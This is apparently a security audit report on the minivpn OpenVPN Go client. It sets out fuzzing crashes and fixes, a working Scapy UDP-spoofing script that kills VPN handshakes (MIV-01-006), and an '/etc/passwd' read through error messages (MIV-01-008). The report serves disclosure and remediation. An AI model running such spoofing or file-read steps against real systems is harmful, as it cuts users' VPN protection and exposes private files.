


Test Target:
minivpn OpenVPN Go Client

Pentest Report

Client:
Open Observatory of Network Interference (OONI)

7ASecurity Test Team:

- Abraham Aranguren, MSc.
- Daniel Ortiz, BSc.
- Miroslav Štampar, PhD.
- Patrick Ventuzelo, MSc.
- Stefan Nicula, PhD.

INDEX

Introduction

“A minimalistic OpenVPN implementation in Go”
From: https://github.com/ooni/minivpn

This document outlines the results of a whitebox security review conducted against the *minivpn* implementation. The project was solicited by the *Open Observatory of Network Interference (OONI)*, funded by the *Open Technology Fund* (OTF), and executed by *7ASecurity* in August 2022. The audit team dedicated 26 working days to complete this assignment. Please note that this is the first penetration test for this project. Consequently, identification of new security weaknesses was expected to be easier during this assignment, as more vulnerabilities are identified and resolved after each testing cycle.

During this iteration, the aim was to review the security posture of the open-source *minivpn* tool. An innovative *OpenVPN* implementation in *Go*, that eliminates privilege escalation attacks by design, as it runs with the permissions of a regular user. The goal was to review the tool as thoroughly as possible, to ensure *minivpn* users can be provided with the best possible security.

The methodology implemented was *whitebox*: The *7ASecurity* team was supplied with documentation, source code, as well as sample Windows, Mac OS and Linux binaries. A team of 5 senior auditors executed all tasks required for this engagement, including preparation, delivery, documentation of findings and communications.

The project entailed an audit of the *minivpn OpenVPN Go* client. The core goal in scope for this exercise was to verify if the *minivpn* client delivers on its promise to protect user data as well as network traffic, and suggest how the solution might be improved in the future in order to become more difficult to attack by malicious adversaries. This included testing the *Go* client, through static code analysis, as well as at runtime using fuzzing, looking for VPN leaks, and other attack vectors, with a special focus on identifying weaknesses that might put *minivpn* users or their data at risk.

All necessary arrangements were in place by August 2022, to facilitate a straightforward commencement for *7ASecurity*. In order to enable effective collaboration, information to coordinate the test was relayed through email as well as a shared *Slack* channel. The *minivpn* team was helpful and responsive throughout the audit, even during out-of-office hours and weekends.

The project was competently defined and organized, which facilitated the audit for the test team. As a result, the testers did not have the need to frequently ask or wait for answers, and hence, there were no notable blockers during this iteration. Overall, the test went well and *7ASecurity* provided regular updates regarding the audit status and its interim findings during this exercise.

The findings of the security audit can be summarized as follows:

Identified Vulnerabilities	*Hardening Recommendations*	*Total*
6	*6*	*12*

Moving forward, the scope section elaborates on the items under review, and the findings section documents the identified vulnerabilities followed by hardening recommendations with lower exploitation potential. Each finding includes a technical description, a proof-of-concept (PoC) and/or steps to reproduce if required, plus mitigation or fix advice for follow-up actions by the development team.

Finally, the report culminates with a conclusion providing detailed commentary, analysis, and guidance relating to the context, preparation, and general impressions gained throughout this test, as well as a summary of the perceived security posture of *minivpn*.

Scope

The following list outlines the items in scope for this project:

Whitebox Tests against minivpn OpenVPN Go client

- Target Version: https://github.com/ooni/minivpn/releases/tag/v0.0.5
- Linux, Windows and Mac OS X binaries were provided to 7ASecurity
- Access to a reference VPN server was provided to 7ASecurity

Identified Vulnerabilities

This area of the report enumerates findings that were deemed to exhibit greater risk potential. Please note these are offered sequentially as they were uncovered, they are not sorted by significance or impact. Each finding has a unique ID (i.e. *MIV-01-001*) for ease of reference, and offers an estimated severity in brackets alongside the title.

MIV-01-002 Possible DoS via Integer Division by Zero *(Medium)*

Retest Notes: The MiniVPN team resolved this issue[1] and 7ASecurity confirmed that the fix is valid.

During the fuzzing process of the *minivpn/vpn* package, it was found that the *bytesPadPKCS7* function fails to perform a *modulo* operation when the *blockSize* argument is zero. This led to the following crash error: *"panic: runtime error: integer divide by zero"*. This issue affects projects using *minivpn/vpn* as a third-party library or copying the vulnerable code into another project, if an attacker is able to control the *blockSize* value. This issue was verified using the following Proof-of-Concept (PoC) code:

PoC Code:
```
func Crash_bytesPadPCKS7() {
	bytesPadPKCS7(nil, 0)
}
```

Output:
```
panic: runtime error: integer divide by zero

goroutine 1 [running]:
github.com/ooni/minivpn/vpn.bytesPadPKCS7({0x0?, 0xc0000021a0?, 0xc0000e3f70?},
0x406739?)
	/home/user/go/src/github.com/ooni/minivpn/vpn/bytes.go:122 +0x253
github.com/ooni/minivpn/vpn.Crash_bytesPadPCKS7(...)
	/home/user/go/src/github.com/ooni/minivpn/vpn/crash_reproduction.go:15
main.main()
	/home/user/go/src/github.com/ooni/minivpn/vpn/reproduction/main.go:14 +0xab
exit status 2
```

The root cause for this crash can be found in the following code snippet:

[1] https://github.com/ooni/minivpn/pull/23

Affected File:
https://github.com/ooni/minivpn/blob/.../vpn/bytes.go#L122

Affected Code:
```
func bytesPadPKCS7(b []byte, blockSize int) ([]byte, error) {
	// If lth mod blockSize == 0, then the input gets appended a whole block size
	// See https://datatracker.ietf.org/doc/html/rfc5652#section-6.3
	if blockSize > math.MaxUint8 {
		// This padding method is well defined iff blockSize is less than 256.
		return nil, errPaddingPKCS7
	}
	psiz := blockSize - len(b)%blockSize
	padding := bytes.Repeat([]byte{byte(psiz)}, psiz)
	return append(b, padding...), nil
}
```

In order to resolve this issue, the *blockSize* value should be checked and an error should be returned if the value is zero.

MIV-01-003 Possible DoS via nil Pointer Dereference *(Medium)*

Retest Notes: The MiniVPN team resolved this issue[2] and 7ASecurity confirmed that the fix is valid.

During the fuzzing process of the *minivpn/vpn* package, it was found that the *EncryptAndEncodePayload* function fails when *dcs.dataCipher* is null. This issue led to a nil pointer dereference with the following crash error: *"panic: runtime error: invalid memory address or nil pointer dereference"*. This issue was verified using the following Proof-of-Concept (PoC) code:

PoC Code:
```
func Crash_EncryptAndEncodePayload() {
	opt := &Options{}
	st := &dataChannelState{
		hmacSize:       20,
		hmac:           sha1.New,
		cipherKeyLocal:  *(*keySlot)(bytes.Repeat([]byte{0x65}, 64)),
		cipherKeyRemote: *(*keySlot)(bytes.Repeat([]byte{0x66}, 64)),
		hmacKeyLocal:    *(*keySlot)(bytes.Repeat([]byte{0x67}, 64)),
		hmacKeyRemote:   *(*keySlot)(bytes.Repeat([]byte{0x68}, 64)),
	}
	a := &data{
		options:  opt,
```

[2] https://github.com/ooni/minivpn/pull/23

```
                session:  Generate_Session(),
                state:    st,
                decodeFn: nil,
                encryptEncodeFn: func(b []byte, s *session, st *dataChannelState)
([]byte, error) {
                        return []byte{}, nil
                },
        }
        a.EncryptAndEncodePayload(nil, a.state)
}
```

Output:

```
panic: runtime error: invalid memory address or nil pointer dereference
[signal SIGSEGV: segmentation violation code=0x1 addr=0x18 pc=0x5253f3]

goroutine 1 [running]:
github.com/ooni/minivpn/vpn.(*data).EncryptAndEncodePayload(0xc000155ee0, {0x0, 0x0,
0x0}, 0xc00004d168?)
        /home/user/Documents/mini-vpn/minivpn_fuzz/vpn/data.go:262 +0x33
github.com/ooni/minivpn/vpn.Crash_EncryptAndEncodePayload()
        /home/user/Documents/mini-vpn/minivpn_fuzz/vpn/crash_reproduction.go:37 +0x3b2
main.main()
        /home/user/Documents/mini-vpn/minivpn_fuzz/vpn/reproduction/main.go:17 +0xe5
exit status 2
```

The root cause for this crash can be found in the following code snippet:

Affected File:
https://github.com/ooni/minivpn/blob/.../vpn/data.go#L262

Affected Code:

```
func (d *data) EncryptAndEncodePayload(plaintext []byte, dcs *dataChannelState)
([]byte, error) {
        blockSize := dcs.dataCipher.blockSize()

        padded, err := maybeAddCompressPadding(plaintext, d.options.Compress, blockSize)
        if err != nil {
                return []byte{}, fmt.Errorf("%w:%s", errCannotEncrypt, err)
        }

        encrypted, err := d.encryptEncodeFn(padded, d.session, d.state)
        if err != nil {
                return []byte{}, fmt.Errorf("%w:%s", errCannotEncrypt, err)
        }
        return encrypted, nil

}
```

In order to resolve this issue, the *dcs.dataCipher* argument should be checked and verified to be a non-null value. This should be performed as is already done correctly in other source code locations, such as:

Example Files:
https://github.com/ooni/minivpn/blob/.../vpn/data.go#L514
https://github.com/ooni/minivpn/blob/.../vpn/data.go#L406

Proposed Fix:
```
if state == nil || state.dataCipher == nil {
        [...]
}
```

MIV-01-004 Possible DoS via Index Out of Range *(Medium)*

Retest Notes: The MiniVPN team resolved this issue[3] and 7ASecurity confirmed that the fix is valid.

During the fuzzing process of the *minivpn/vpn* package, it was found that the *maybeAddCompressPadding* function fails to validate access to the array of byte location provided as an argument. This led to the following crash error: *"panic: runtime error: index out of range [-1]"*. Please note the *EncryptAndEncodePayload* function, which invokes *maybeAddCompressPadding*, fails to perform the length check as well. This issue was verified using the following Proof-of-Concept (PoC) code:

PoC Code:
```
func Crash_maybeAddCompressPadding() {
        arr := []byte{}
        maybeAddCompressPadding(arr, "stub", 16)
}
```

Output:
```
panic: runtime error: index out of range [-1]

goroutine 1 [running]:
github.com/ooni/minivpn/vpn.maybeAddCompressPadding({0xc0000e3f57?, 0xc0000021a0?,
0xc0000e3f70?}, {0x595d7b?, 0x404711?}, 0x50?)
        /home/user/go/src/github.com/ooni/minivpn/vpn/data.go:392 +0xd0
github.com/ooni/minivpn/vpn.Crash_maybeAddCompressPadding(...)
        /home/user/go/src/github.com/ooni/minivpn/vpn/crash_reproduction.go:42
```

[3] https://github.com/ooni/minivpn/pull/23

```
main.main()
	/home/user/go/src/github.com/ooni/minivpn/vpn/reproduction/main.go:20 +0x12c
exit status 2
```

The root cause for this crash can be found in the following code snippet:

Affected File:
https://github.com/ooni/minivpn/blob/.../vpn/data.go#L389

Affected Code:
```
func maybeAddCompressPadding(b []byte, compress compression, blockSize uint8) ([]byte,
error) {
	if compress == "stub" {
		// if we're using the compression stub
		// we need to account for the trailing byte
		// that we have appended in a previous step.
		endByte := b[len(b)-1]
		padded, err := bytesPadPKCS7(b[:len(b)-1], int(blockSize))

		if err != nil {
			return nil, err
		}
		padded[len(padded)-1] = endByte
		return padded, nil
	}
	padded, err := bytesPadPKCS7(b, int(blockSize))
	if err != nil {
		return nil, err
	}
	return padded, nil
}
```

In order to resolve this issue, the length of the *b* parameter should be checked before any access using an index.

MIV-01-005 Possible DoS via Slice Bounds Out of Range *(High)*

Retest Notes: The MiniVPN team resolved this issue[4] and 7ASecurity confirmed that the fix is valid.

During the fuzzing process of the *minivpn/vpn* package, it was found that the *decodeEncryptedPayloadNonAEAD* function fails to perform slicing when *buf* is not long enough. This led to the following crash error: *"panic: runtime error: slice bounds out of range [:36] with capacity 32"*. A malicious MitM attacker, able to send a crafted UDP or TCP packet, might leverage this weakness to crash the minivpn client. This issue was verified using the following Proof-of-Concept (PoC) code:

PoC Code:
```
func base64Decode(str string) (string, bool) {
        data, err := base64.StdEncoding.DecodeString(str)
        if err != nil {
                return "", true
        }
        return string(data), false
}

func Crash_DecodeEncryptedPayload() int {
        input, _ := base64Decode("///////mv////////////////////////xxk=")
        if len(input) < 2 {
                return 0
        }
        opt := &Options{}
        type args struct {
                encrypted []byte
                dcs       *dataChannelState
        }
        a := &data{
                options:  opt,
                session:  Generate_Session(),
                state:    Generate_State(),
                decodeFn: nil,
                encryptEncodeFn: func(b []byte, s *session, st *dataChannelState)
([]byte, error) {
                        return []byte{}, nil
                },
        }
        a.decodeFn = decodeEncryptedPayloadNonAEAD
        b := &args{[]byte(input), Generate_State()}
        _, err := a.DecodeEncryptedPayload(b.encrypted, b.dcs)
```

[4] https://github.com/ooni/minivpn/pull/23

```
        if err != nil {
                return 0
        }
        return 1
}
```

Output:

```
panic: runtime error: slice bounds out of range [:36] with capacity 32

goroutine 1 [running]:
github.com/ooni/minivpn/vpn.decodeEncryptedPayloadNonAEAD({0xc00001e480, 0x1d, 0x20},
0xc0000d2280)
        /home/user/go/src/github.com/ooni/minivpn/vpn/data.go:529 +0x4bd
github.com/ooni/minivpn/vpn.(*data).DecodeEncryptedPayload(...)
        /home/user/go/src/github.com/ooni/minivpn/vpn/data.go:205
github.com/ooni/minivpn/vpn.Crash_DecodeEncryptedPayload()
        /home/user/go/src/github.com/ooni/minivpn/vpn/crash_reproduction.go:74 +0x18a
main.main()
        /home/user/go/src/github.com/ooni/minivpn/vpn/reproduction/main.go:23 +0x15b
exit status 2
```

The root cause for this crash can be found in the following code snippet:

Affected File:
https://github.com/ooni/minivpn/blob/.../vpn/data.go#L523

Affected Code:

```
func decodeEncryptedPayloadNonAEAD(buf []byte, state *dataChannelState)
(*encryptedData, error) {
        if len(buf) < 28 {
                return &encryptedData{}, fmt.Errorf("%w: too short (%d bytes)",
errBadInput, len(buf))
        }
        if state == nil || state.dataCipher == nil {
                return &encryptedData{}, fmt.Errorf("%w: bad state", errBadInput)
        }

        hashSize := state.hmacSize
        key := state.hmacKeyRemote[:hashSize]

        blockSize := state.dataCipher.blockSize()
        recvMAC := buf[:hashSize]
        iv := buf[hashSize : hashSize+blockSize]
        cipherText := buf[hashSize+blockSize:]

        [...]
        return encrypted, nil
}
```

In order to resolve this issue, length checks should be implemented before any slicing or index access.

MIV-01-006 Single Packet DoS via Spoofed UDP Handshake Response (*Critical*)

Retest Notes: The MiniVPN team resolved this issue[5] and 7ASecurity confirmed that the fix is valid.

During dynamic analysis, it was confirmed that the minivpn client is susceptible to DoS attacks via spoofed UDP traffic. A malicious attacker, with the ability to send crafted UDP packets to the client (i.e. MitM on public Wi-Fi, MitM on Internet Gateway, etc.), could leverage this weakness to prevent new VPN connections, as well as to disconnect already connected minivpn clients. In both scenarios, a single spoofed UDP packet can bring the whole connection down. Please note the entire minivpn codebase is prone to these attacks, due to the lack of failback mechanisms (e.g. retries). At a high level, this attack may be performed in two scenarios:

Scenario 1: Prevention of new VPN connections

In this case, the attacker must send a malformed UDP packet during the VPN handshake process. This could happen in two ways:

1. The attacker sends the malformed UDP packet faster than the legitimate VPN server. This introduces a race condition which makes the attack less reliable.
2. The attacker replaces the legitimate VPN server response with the malformed UDP packet. This eliminates the race condition, making the attack more reliable.

Scenario 2: Disconnection of existing VPN connections

This attack vector could also be exploited to disconnect minivpn clients after they have already connected to the VPN server. In this case, the attacker must also spoof the session ID and message ID of the VPN packet, which requires more effort but is also possible.

For the sake of brevity, only Scenario 1 is demonstrated in the PoC below:

PoC File:

[5] https://github.com/ooni/minivpn/pull/37

dos_exploit.py

PoC Code:
```
#!/usr/bin/env python3

from scapy.all import *

INTERFACE = "wlp3s0"  # NOTE: Replace with Internet interface on PoC machine

def sniff_callback(packet):
    l3 = IP(src=packet.getlayer(IP).dst, dst=packet.getlayer(IP).src)
    l4 = UDP(dport=packet.getlayer(UDP).sport, sport=packet.getlayer(UDP).dport)
    l5 = b"BADPACKET"
    packet = l3 / l4 / l5
    send(packet)

sniff(iface=INTERFACE, prn=sniff_callback, filter="udp and dst port 1194", store=0)
```

NOTE: It is possible to run the above PoC from the same machine where minivpn is run for convenience purposes.

Step 1: Run the script from a terminal

Command:
```
sudo python3 dos_exploit.py
```

Step 2: Start the minivpn client in another terminal

Command (minivpn socks proxy mode):
```
./minivpn  --config=client/config  proxy
```

Output:
```
2022/08/20 09:55:21 starting client...
[      185.535672] <info> Connecting to 68.183.51.186:1194 with proto UDP
[      185.535832] <info> Cipher: AES-256-GCM
[      185.535847] <info> Auth:   SHA512
```

Step 3: Issue a SOCKS proxy request from another terminal

This will trigger the response of the spoofing PoC script listening for all connection attempts on UDP port 1194, which will result in the "*bad vpn handshake*" error message inside the second terminal where the minivpn is being run.

Command (client socks proxy request):

```
curl -x socks5://localhost:8080 "https://wtfismyip.com/json"
```

Output:

```
curl: (97) Can't complete SOCKS5 connection to wtfismyip.com. (4)
```

Step 4: Go back to the terminal where minivpn was run and observe the error

Command (minivpn socks proxy mode):

```
./minivpn  --config=client/config  proxy
```


Output:

```
2022/08/20 09:55:21 starting client...
[       185.535672] <info> Connecting to 68.183.51.186:1194 with proto UDP
[       185.535832] <info> Cipher: AES-256-GCM
[       185.535847] <info> Auth:   SHA512
2022/08/20 09:55:21 [ERR] socks: Failed to handle request: Connect to
95.217.228.176:443 failed: bad vpn handshake: bad vpn handshake: bad reset packet: bad
header
```

Result:

The VPN handshake fails and hence, the minivpn client fails to connect to the server.

Analyzing the captured traffic in the Wireshark, it can be seen that the spoofed server response in packet 2 races against the real server response in packet 3, which effectively means that the minivpn client will process the one that comes faster. In this PoC run, the spoofed server response packet has been significantly faster than the real one:



```
No.  Time          Source          Destination     Protocol Length Info
   1 0.000000000   192.168.0.107   68.183.51.186   OpenVPN      58 MessageType: P_CONTROL_HARD_RESET_CLIENT_V2
   2 0.058365667   68.183.51.186   192.168.0.107   OpenVPN      53 MessageType: P_CONTROL_HARD_RESET_SERVER_V2
   3 0.223759845   68.183.51.186   192.168.0.107   OpenVPN      70 MessageType: P_CONTROL_HARD_RESET_SERVER_V2
   4 2.682048988   68.183.51.186   192.168.0.107   OpenVPN      58 MessageType: P_CONTROL_HARD_RESET_SERVER_V2
   5 7.701356147   68.183.51.186   192.168.0.107   OpenVPN      58 MessageType: P_CONTROL_HARD_RESET_SERVER_V2
   6 15.690521608  68.183.51.186   192.168.0.107   OpenVPN      58 MessageType: P_CONTROL_HARD_RESET_SERVER_V2
   7 32.078976978  68.183.51.186   192.168.0.107   OpenVPN      58 MessageType: P_CONTROL_HARD_RESET_SERVER_V2

Frame 2: 53 bytes on wire (424 bits), 53 bytes captured (424 bits) on interface any, id 0
Linux cooked capture v1
Internet Protocol Version 4, Src: 68.183.51.186, Dst: 192.168.0.107
User Datagram Protocol, Src Port: 1194, Dst Port: 38431
OpenVPN Protocol
[Malformed Packet: OpenVPN]

0000  00 02 03 04 00 06 00 00  00 00 00 00 00 00 08 00   ········ ········
0010  45 00 00 25 00 01 00 00  40 11 41 43 44 b7 33 ba   E··%···· @·ACD·3·
0020  c0 a8 00 6b 04 aa 96 1f  00 11 c4 63 42 41 44 50   ···k···· ···cBADP
0030  41 43 4b 45 54                                     ACKET
```

Fig: Wireshark packet capture of a spoofed server response (i.e. BADPACKET)

The root cause for this crash can be found in the following code snippet:

Affected File:

https://github.com/ooni/minivpn/blob/.../vpn/packet.go#L335-L348

Affected Code:

```
// parseServerHardResetPacket returns the sessionID received from the server, or an
// error if we could not parse the message.
func parseServerHardResetPacket(p *serverHardReset) (sessionID, error) {
          // BUG: this function assumes keyID == 0
          fmt.Printf("p.payload[0]: 0x%x\n", p.payload[0])
          if p.payload[0] != 0x40 {
        return sessionID{}, fmt.Errorf("%w: %s", errBadReset, "bad header")
          }
          if len(p.payload) < 10 {
        return sessionID{}, fmt.Errorf("%w: %s", errBadReset, "not enough bytes")
          }
          var rs sessionID
          copy(rs[:], p.payload[1:9])
          return rs, nil
}
```

As can be seen in the code snippet above, during the VPN handshake, the minivpn client expects a *HARD_RESET_SERVER* reply with the predefined *0x40* opcode, as a result of the sent *HARD_RESET_CLIENT*. In case of any other value (i.e. a malformed packet), the whole process will stop, which enables DoS attacks with a single packet.

Please note that the reference *OpenVPN* implementation can also be targeted with the provided PoC code during the VPN handshake phase. However, *OpenVPN* will continuously attempt to establish a connection afterwards. Thus, to resolve this issue and inherently stabilize the minivpn workflow against network connection problems when run in UDP mode, it is recommended to implement a fallback mechanism in the form of retries.

MIV-01-007 Possible DoS via Predictable Port Usage *(Medium)*

Retest Notes: The MiniVPN team resolved this issue[6] and 7ASecurity confirmed that the fix is valid.

It was found that the minivpn client is vulnerable to DoS when a malicious application or user utilizes TCP port 8080. Specifically, when localhost TCP port 8080 is occupied by any user and the global LPORT/LHOST environment variables are not configured, minivpn will fail. This issue occurs due to explicit usage of 8080, as the predefined port for management purposes, during the *minivpn* command line run. This issue was confirmed as follows:

Step 1: Set up a netcat listener on port 8080 to make this port unavailable

Command:
```
nc -n -vv -l -p 8080 -s 127.0.0.1
```

Step 2: Connect the VPN client and observe the output

```
[+] Started socks5 proxy at 127.0.0.1:8080
panic: listen tcp 127.0.0.1:8080: bind: address already in use

goroutine 1 [running]:
main.ListenAndServeSocks(0xc0000d20e0)
        /home/kali/ooni/minivpn/proxy.go:42 +0x3cd
main.main()
        /home/kali/ooni/minivpn/main.go:117 +0x6dd
```

The root cause for this issue can be found in the following code snippet:

Affected File:
https://github.com/ooni/minivpn/blob/.../proxy.go

Affected Code:
```
package main

import (
   "fmt"
   "net"
   "os"

   socks5 "github.com/armon/go-socks5"
```

[6] https://github.com/ooni/minivpn/pull/23

```
   "github.com/ooni/minivpn/vpn"
)

const (
   socksPort = "8080"
   socksIP   = "127.0.0.1"
)

// ListenAndServeSocks configures a vpn dialer, and configures and runs a
// socks5 server to use dialer.DialContext. The vpn dialer will initialize the tunnel
// upon receiving the first proxied request, and will reuse the same session
// for all further requests.
func ListenAndServeSocks(opts *vpn.Options) {
   port := os.Getenv("LPORT")
[...]
```

It is recommended to replace the fixed port with a randomly chosen one. Additionally, the application should detect when the port is already taken by another application and fallback to an alternative randomly generated port, if needed.

Hardening Recommendations

This area of the report provides insight into less significant weaknesses that might assist adversaries in certain situations. Issues listed in this section often require another vulnerability to be exploited, need an uncommon level of access, exhibit minor risk potential on their own, and/or fail to follow information security best practices. Nevertheless, it is recommended to resolve as many of these items as possible to improve the overall security posture and protect users in edge-case scenarios.

MIV-01-001 Possible DoS via index out of range *(Low)*

Retest Notes: The MiniVPN team resolved this issue[7] and 7ASecurity confirmed that the fix is valid.

During the fuzzing process of the *minivpn/vpn* package, it was found that the *parseServerHardResetPacket* function fails to access the first element of the *serverHardReset payload* when the payload is empty. This led to the following crash error: *"panic: runtime error: index out of range [0] with length 0"*. Please note that the *parseServerHardResetPacket* function is used in association with the *newServerHardReset* method which checks that the payload is not empty and returns an error otherwise. However, this issue may still affect projects using *minivpn/vpn* as a third-party library or copying the vulnerable code into another project. This issue was verified using the following Proof-of-Concept (PoC) code:

PoC Code:
```
func Crash_parseServerHardResetPacket() {
       p := &serverHardReset{}
       parseServerHardResetPacket(p)
}
```

Output:
```
panic: runtime error: index out of range [0] with length 0

goroutine 1 [running]:
github.com/ooni/minivpn/vpn.parseServerHardResetPacket(0xc0000021a0?)
       /home/user/Documents/mini-vpn/minivpn_fuzz/vpn/packet.go:339 +0x17f
github.com/ooni/minivpn/vpn.Crash_parseServerHardResetPacket(...)
       /home/user/Documents/mini-vpn/minivpn_fuzz/vpn/crash_reproduction.go:11
main.main()
       /home/user/Documents/mini-vpn/minivpn_fuzz/vpn/reproduction/main.go:11 +0x6b
```

[7] https://github.com/ooni/minivpn/pull/23

```
exit status 2
```

The root cause for this crash can be found in the following code snippet:

Affected File:
https://github.com/ooni/minivpn/blob/.../vpn/packet.go#L339

Affected Code:
```
func parseServerHardResetPacket(p *serverHardReset) (sessionID, error) {
	// BUG: this function assumes keyID == 0
	if p.payload[0] != 0x40 {
		return sessionID{}, fmt.Errorf("%w: %s", errBadReset, "bad header")
	}
	if len(p.payload) < 10 {
		return sessionID{}, fmt.Errorf("%w: %s", errBadReset, "not enough 
bytes")
	}
	var rs sessionID
	copy(rs[:], p.payload[1:9])
	return rs, nil
}
```

In order to resolve this issue, the verification of the payload length (line 342) should be happening at the beginning of the function before any read access to the payload content.

MIV-01-008 Possible File Disclosure via Error Messages *(Info)*

Retest Notes: The MiniVPN team resolved this issue[8] and 7ASecurity confirmed that the fix is valid.

It was found that the minivpn client reveals the contents of local files via error messages based on the user-supplied configuration path. A malicious attacker might leverage this weakness to fool some minivpn users, in order to gain access to data in local system files from the victim computer. This might be accomplished through social engineering, for example, providing fake minivpn instructions to a victim user and asking for the resulting minivpn errors via email or instant messaging. This issue was confirmed as follows:

Command:
```
minivpn  --config=/etc/passwd  proxy
```

Output:
```
2022/08/27 21:35:33 warn: unsupported key: root:x:0:0:root:/root:/bin/bash
2022/08/27 21:35:33 warn: unsupported key: bin:x:2:2:bin:/bin:/usr/sbin/nologin
2022/08/27 21:35:33 warn: unsupported key: sys:x:3:3:sys:/dev:/usr/sbin/nologin
2022/08/27 21:35:33 warn: unsupported key: sync:x:4:65534:sync:/bin:/bin/sync
2022/08/27 21:35:33 warn: unsupported key: lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
2022/08/27 21:35:33 warn: unsupported key: mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
2022/08/27 21:35:33 warn: unsupported key: proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
2022/08/27 21:35:33 warn: unsupported key: systemd-network:x:100:102:systemd
[...]
```

The root cause for this issue can be found in the following code snippet:

Affected File:
https://github.com/ooni/minivpn/blob/.../vpn/options.go

Affected Code:
```
func ParseConfigFile(filePath string) (*Options, error) {
   lines, err := getLinesFromFile(filePath)
   dir, _ := filepath.Split(filePath)
   if err != nil {
       return nil, err
   }
   return getOptionsFromLines(lines, dir)
}
```

[8] https://github.com/ooni/minivpn/pull/23

```
func getOptionsFromLines(lines []string, dir string) (*Options, error) {
   s := &Options{}

   for _, l := range lines {
[...]
       e := parseOption(s, dir, key, parts)
       if e != nil {
           return nil, e
       }
   }
   return s, nil
}

func parseOption(o *Options, dir, key string, p []string) error {
   switch key {
   case "proto", "remote", "cipher", "auth", "auth-user-pass", "compress", "comp-lzo",
"tls-version-max", "proxy-obfs4":
       fn := pMap[key].(func([]string, *Options) error)
       if e := fn(p, o); e != nil {
           return e
       }
